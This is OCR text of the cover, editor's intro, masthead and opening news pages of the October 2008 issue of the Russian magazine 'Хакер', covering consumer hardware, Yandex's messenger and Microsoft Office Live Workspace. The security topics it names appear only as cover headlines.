ХАКЕРСКИЕ АТАКИ ГОСПОРТАЛОВ ГРУЗИИ СТР. 66

ХАКЕР
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ОКТЯБРЬ 10 (118) 2008
www.xakep.ru



7 ТУЛЗ С ДЕФКОНА
САМЫЕ ГРОМКИЕ РЕЛИЗЫ DEFCON 16
СТР. 40

ОСЕННИЙ СБОР ДЫР В IE
СВЕЖИЕ БАГИ ЭКСПЛОРЕРА
СТР. 56

GOOGLE CHROME
НОВЫЙ БРАУЗЕР ОТ GOOGLE СНАРУЖИ И ИЗНУТРИ
СТР. 24



НАУЧНЫЙ БРУТФОРС
ERLANG: ЯЗЫК ДЛЯ КОДИНГА GRID-СИСТЕМ
СТР. 110

ТОТАЛЬНАЯ СЛЕЖКА
NAGIOS: СИСТЕМА МОНИТОРИНГА СИСТЕМ И СЕТЕЙ
СТР. 136

ТРУБА ДЛЯ РЕТРОГРАДА
ДЕЛАЕМ ПАНКОВСКИЙ СОТОВЫЙ ТЕЛЕФОН
СТР. 122




Реклама
© 2008 adidas AG. adidas, the Trefoil, and the 3-Stripes mark are registered trademarks of the adidas Group


adidas

CONTENT•10(118)







Intro

Все вот только и гундят: финансовый кризис, ахтунговый пипец, акции падают, банки банкротятся, амеры не платят по кредитам, банкиры стреляются в рабочем порядке по результатам дня.
А я смотрю вокруг, на своих коллег, друзей и близких и вижу, что не так уж все и плохо. При желании работать и зарабатывать особенных проблем этот кризис не должен доставить. Может, он и влияет на всякий там тупоголовый американский пролетариат, но мне до них нет большого дела. Обанкротился банк – значит, был хреновый и дерьмово работал. Оказался неспособным выжить в новых условиях. Это обыкновенный отбор, главная движущая эволюции.

Я смотрю и думаю, что новая экономика, строительство которой сейчас начинается во всем мире ,— это экономика знаний, технологий и прогресса. А значит — это наша с тобой экономика.

nikitozz, гл. ред. Х
udalite.livejournal.com



/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
>Монтаж видео
Максим Трубицын

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Тимур Ахметов
(akhmetovtimur@gmail.com)

/xakep.ru
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Руководитель отдела рекламы цифровой группы
Евгения Горячева
(goryacheva@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@REAL.XAKEP.RU /

Обо всем за последний месяц




Nokia раскрывает карты


Популярная и любимая на российском рынке компания Nokia анонсировала два новых телефона. На них возложена ответственная задача — и дальше продолжать традиции культовой Nseries, развивая ее.
Модель N85 — не что иное, как мощнейший универсальный коммуникатор-слайдер с 2.6" OLED-дисплеем, сочетающий в себе плеер с FM-передатчиком, 5-мегапиксельную камеру с оптикой от Carl Zeiss, навигатор, интернет-браузер, а также поддержку высокоскоростных подключений и mircoSD-карт. Помимо этого, в комплекте с телефоном поставляется 3-месячная лицензия на использование навигационной системы с голосовым руководством.
Не отстает и модель N79. Она может похвастаться теми же функциями, что и «старший собрат», включая, без шуток, отличную 5-мегапиксельную камеру и 2.4" дисплей. Плюс ко всему, оба аппарата поддерживают игры для N-Gage, на чем представители Nokia делают особый акцент. Уже к концу года нам обещают целый ряд локализованных игр всех мастей и не меньше 10 предустановленных на каждой из трубок. Для обеих моделей доступны различные цветовые решения (N79 вообще поставляется с тремя сменными цветовыми панелями Xpress-On). В продаже телефоны появятся уже в конце осени. Точные цены назвать пока сложно, но в Европе N85 будет стоить 450 евро, а N79 — 350 евро.

В прошлом месяце объем спама среди общего почтового трафика снова вырос, теперь на 160%.

Я.Аська



Компания «Яндекс» объявила о запуске собственного сервиса для обмена мгновенными сообщениями — Я.Онлайн. В отличие от того же Mail.ru с их Mail.ru Агентом, который существует уже не один год, в Яндексе не создавали чего-то уникального. За основу был взят протокол Jabber. Я.Онлайн, по сути — лишь вариант клиента. Из этого логично вытекает, что общаться можно не только с людьми, имеющими Yandex ID, но и с юзерами других jabber-серверов, то есть QIP, GMail и Livejournal. Возможности сконтачиться с пользователями упомянутого Mail.ru Agent и ICQ, цитируя официальный сайт, «пока не предусмотрено». На выбор также предлагается версия с интегрированным Антивирусом Касперского и бесплатным лицензионным ключом на полгода. После ознакомления с продуктом становится не совсем понятно, на что рассчитывает Яндекс в условиях жесткой конкуренции, которая сейчас царит на российском рынке инстанс мессенджеров. Пока ничего даже мало-мальски нового Я.Онлайн не демонстрирует.



ASUS WL-160N
Компактный USB 2.0 адаптер 802.11N

ASUS WL-130N
Высокопроизводительный адаптер PCI 802.11N

ASUS WL-500W

ПЕРВЫЙ УНИВЕРСАЛЬНЫЙ БЕСПРОВОДНОЙ МАРШРУТИЗАТОР 802.11N

- Сертифицирован по программе Connect with Intel© Centrino©: максимум производительности при использовании с ноутбуками на платформе Intel© нового поколения.
- 5-ти кратное увеличение скорости передачи данных и 2-х кратное увеличение зоны охвата сети.
- Поддержка протокола 802.11n Draft 2.0 (300 Мбит/с), полная обратная совместимость с 802.11b/g.
- ASUS EZSetup – легкая настройка защищенного беспроводного соединения.
- 2 порта USB 2.0 для подключения принтера, жесткого диска и веб-камеры.
- ASUS Download Master – качайте файлы из сети Internet, даже когда Ваш компьютер выключен.

Всемирная гарантия 2 года | www.asus.ru | Горячая линия ASUS: (495) 23-11-999

Партнеры: Москва (495): БЮРОКРАТ (495) 745-55-11; **Koodoo Technologies** (495) 256-17-31; **OLDI** (495) 22-11-111; **ПИРИТ-Дистрибуция** (495) 974-3210; **TRINITY-ELECTRONICS** www.tri-el.ru; Metro Cash&Carry www.metro-cc.ru; Мвидео www.mvideo.ru; Media Markt www.mediamarkt.ru; Техносила www.technosila.ru; Эльдорадо www.eldorado.ru; Белый Ветер – ЦИФРОВОЙ 730-30-30; ION 5-444-333; Неоторг 223-23-23; НИКС 974-33-33; Санрайз 542-80-70; СтартМастер 785-85-55; Формоза 234-21-64; Форум Компьютерс 775-77-59; Ф-Центр 105-64-47; Tenfold Group 580-6385; TFK 642-47-29; Электрон-Сервис 737-44-99; НТ Компьютер 363-93-93; USN Computers 775-82-02; АРКИС (499) 612-96-90; X-COM 7-999-600; Компьютер Маркет 500-03-04.

С-Петербург (812): КЕЙ 074; Компьютерный Мир 333-00-33; AURA Компьютеры 325-69-20; KNS 316-13-60; ТК-плюс 333-15-45; РИК – Компьютерс 327-34-10.

Архангельск: Норланд (8182) 26-90-10; **Белгород:** Элси (4722) 55-86-11; **Воронеж:** РЕТ (4732) 77-93-39; **Владивосток:** DNS (4232) 300-454; **Екатеринбург:** Трилайн (343) 378-70-70, Белый Ветер Екатеринбург (343) 291-10-00, НТ Компьютер (343) 379-31-68; **Жуковский:** Байт (248) 7-41-38; **Иркутск:** Комтек-Компьютерз (3952) 258-338; **Краснодар:** Владос (861) 210-10-01; **Красноярск:** Старком (3912) 49-11-11; **Махачкала:** Фирма АС (8722) 68-06-05; **Мурманск:** Мега Импекс (8152) 477-477; **Нижний Новгород:** ЮСТ (831) 225-28-23; **Новокузнецк:** Титан (3843) 70-38-38; **Новосибирск:** ЗЕТ НСК (383) 346-48-42, Техноситu (383) 212-53-33, НТ Компьютер (383) 344-99-04; **Омск:** Компьюмаркет РИТМ (3812) 23-05-05; **Петрозаводск:** Компания «F1» (8142) 781-323; **Пермь:** НТ Компьютер (342) 237-15-73; **Псков:** Все для ПК (8112) 72-72-75; **Ростов-на-Дону:** Иманго (863) 232-47-18, НТ Компьютер (863) 295-30-20; **Солнечногорск:** Компьютерный мир (469-26) 4-87-69; **Сургут:** Компьютерный супермаркет «Первый»; **Томск:** ИНТАНТ (3822) 56-00-56; **Тюмень:** Техноситu (3452) 26-19-72; **Уфа:** Форте ВД (347) 260-00-00, Кламас (347) 291-21-12; **Ярославль:** Сеть компьютерных салонов «Фронтекс» (4852) 58-58-58.

У китайцев заканчиваются IP — адресных ресурсов IPv4 хватит еще от силы на **2** года.

Аудио креатив



Хорошая звуковая система — это прекрасно. А когда она сочетает в себе все последние достижения прогресса, потребляет в режиме «stand-by» ничтожное количество энергии и соответствует даже суровым стандартам «зеленых», — это прекрасно вдвойне. Позволь представить новую разработку Creative, расширяющую линию GigaWorks — акустику T3. В компании уверены, что в этой 2.1 системе им удалось поднять звучание на новый уровень. Два компактных динамика дают прекрасное качество даже на очень высоких частотах и полностью охватывают спектр средних. Сабвуфер, в котором реализована технология Creative SLAM (акустический модуль с симметричной нагрузкой), обладает тремя 165-миллиметровыми динамиками и гарантирует глубокие, сочные басы. Система укомплектована проводным ДУ, по совместительству исполняющим роль выключателя питания и несущим в себе дополнительные выходы для наушников и мультимедийных плееров. Кроме того, в режиме ожидания T3 потребляет ничтожное количество энергии. За это надо сказать «спасибо» новейшей технологии Low Standby Power, которая сейчас проходит патентование. Искать новинку в магазинах можно уже с конца октября, а ее цена ориентировочно составит 6999 руб. Одновремено в продажу поступят бюджетные модели — GigaWorks T40 Series II и GigaWorks T20 Series II, представляющие собой улучшенные аудиосистемы T40 и T20 2.0.

За сутки в западной блогосфере появляется порядка **900.000** новых постов. В кириллическом секторе — **200.000**.




Бокал мартини от LG

Последнее время ноутбуки становятся не только предметом первой необходимости, но и модными, стильными аксессуарами. Разработчики теперь внимательно следят за тенденциями ведущих домов мод и создают свои детища не только функциональными, но и эстетически привлекательными. Яркий тому пример — новинка от LG: два ноутбука серии R (R410 и R510). Дизайн этих машинок призван навевать мысли о бокале Мартини с вишенкой. Жемчужная внутренняя отделка, скругленные углы и две экзотичных цветовых вариации — «Sunrise» (черно-красный восход солнца) и «Moonrise» (черно-серебристый восход луны) — создают настоящее пиршество для глаз. Технически модели в основном различаются лишь размером матрицы — 14,1" и 15,4", и тем, что у R510 клавиатура полноценная, с цифровым блоком. Базируются новинки на платформе Montevina, что дает отличную производительность и уменьшает энергопотребление. Под красивой крышкой можно найти процессор Intel Core 2 на чипсете Mobile Intel 45 Express, ОЗУ DDR2 800MHz объемом до 4ГБ, жесткий диск SATA 5400rpm до 320ГБ, DVD-привод, встроенный видеопроцессор Mobile Intel GMA 4500MHD и многое другое. Внешняя видеокарта вариативна; это может быть как NVIDIA GeForce 9300M GS (DDR2 256MB VRAM), так и NVIDIA GeForce 9600M GS (DDR2 512MB VRAM) — у старших моделей. Отдельно заметим, что для R510 возможны и другие конфигурации — обещают, что будет из чего выбрать.

Средний юзер просматривает **2256,9** страниц и проводит в Сети более **32** часов в месяц.

ASUS рекомендует Windows Vista® Home Premium



Яндекс занимает **46%** российского поискового рынка.

Общее рабочее пространство

С сентября текущего года Microsoft официально запустил в России бета-тест веб-сервиса Office Live Workspace (www.office.live.com), развивающего их концепцию Software+Services. Office Live Workspace — штука совершенно бесплатная и доступна любому желающему. Она позволяет хранить документы (а также рисунки, PDF-файлы и прочее) в онлайне и, расшаривая доступ посвященным лицам, совместно над ними работать. Начинание, бесспорно, благое, но давай посмотрим, что нам предлагают, поближе. Во-первых, поддерживаются только два браузера: это IE версии 6 и выше и FifeFox, начиная от версии 2.0. Во-вторых, места под каждого юзера выделено 500 Мб. Возможности расширения не предусмотрено даже за деньги, а расшарить доступ можно максимум для 100 человек. В-третьих, редактировать документы непосредственно в онлайне нельзя. Чтобы отредактировать файл, нужно сохранить его к себе, открыть в Word'е (кстати, поддерживаются версии XP, 2003, 2007), сделать «черное дело» — и залить обратно. Не очень удобно, верно? Без Офиса в рабочей области можно только оставлять заметки да комментарии — и просто смотреть на плод рук своих (или



товарища). В-четвертых, специально для параноиков — протокол https используется при регистрации на сайте, а впоследствии работать придется с обычным http. В Microsoft уверяют, что это не опаснее отправки документа по электронной почте, но верится отчего-то с трудом. Вывод? На выходе мы получаем весьма однобокую реализацию хорошей идеи. И даже списать все это на бету не выходит.

Детектор правды


Наши друзья с радио ENERGY 104.2 FM запустили новое утреннее шоу «Детектор правды», выходящее в эфир в будни с 9 до 10 утра.
Если ты не боишься полиграфа и готов говорить о себе правду и только правду, отвечая на любые вопросы — то можешь позвонить на Радио ENERGY 104.2 FM, пройти кастинг и даже попытаться выиграть разыгрываемый в шоу миллион рублей.
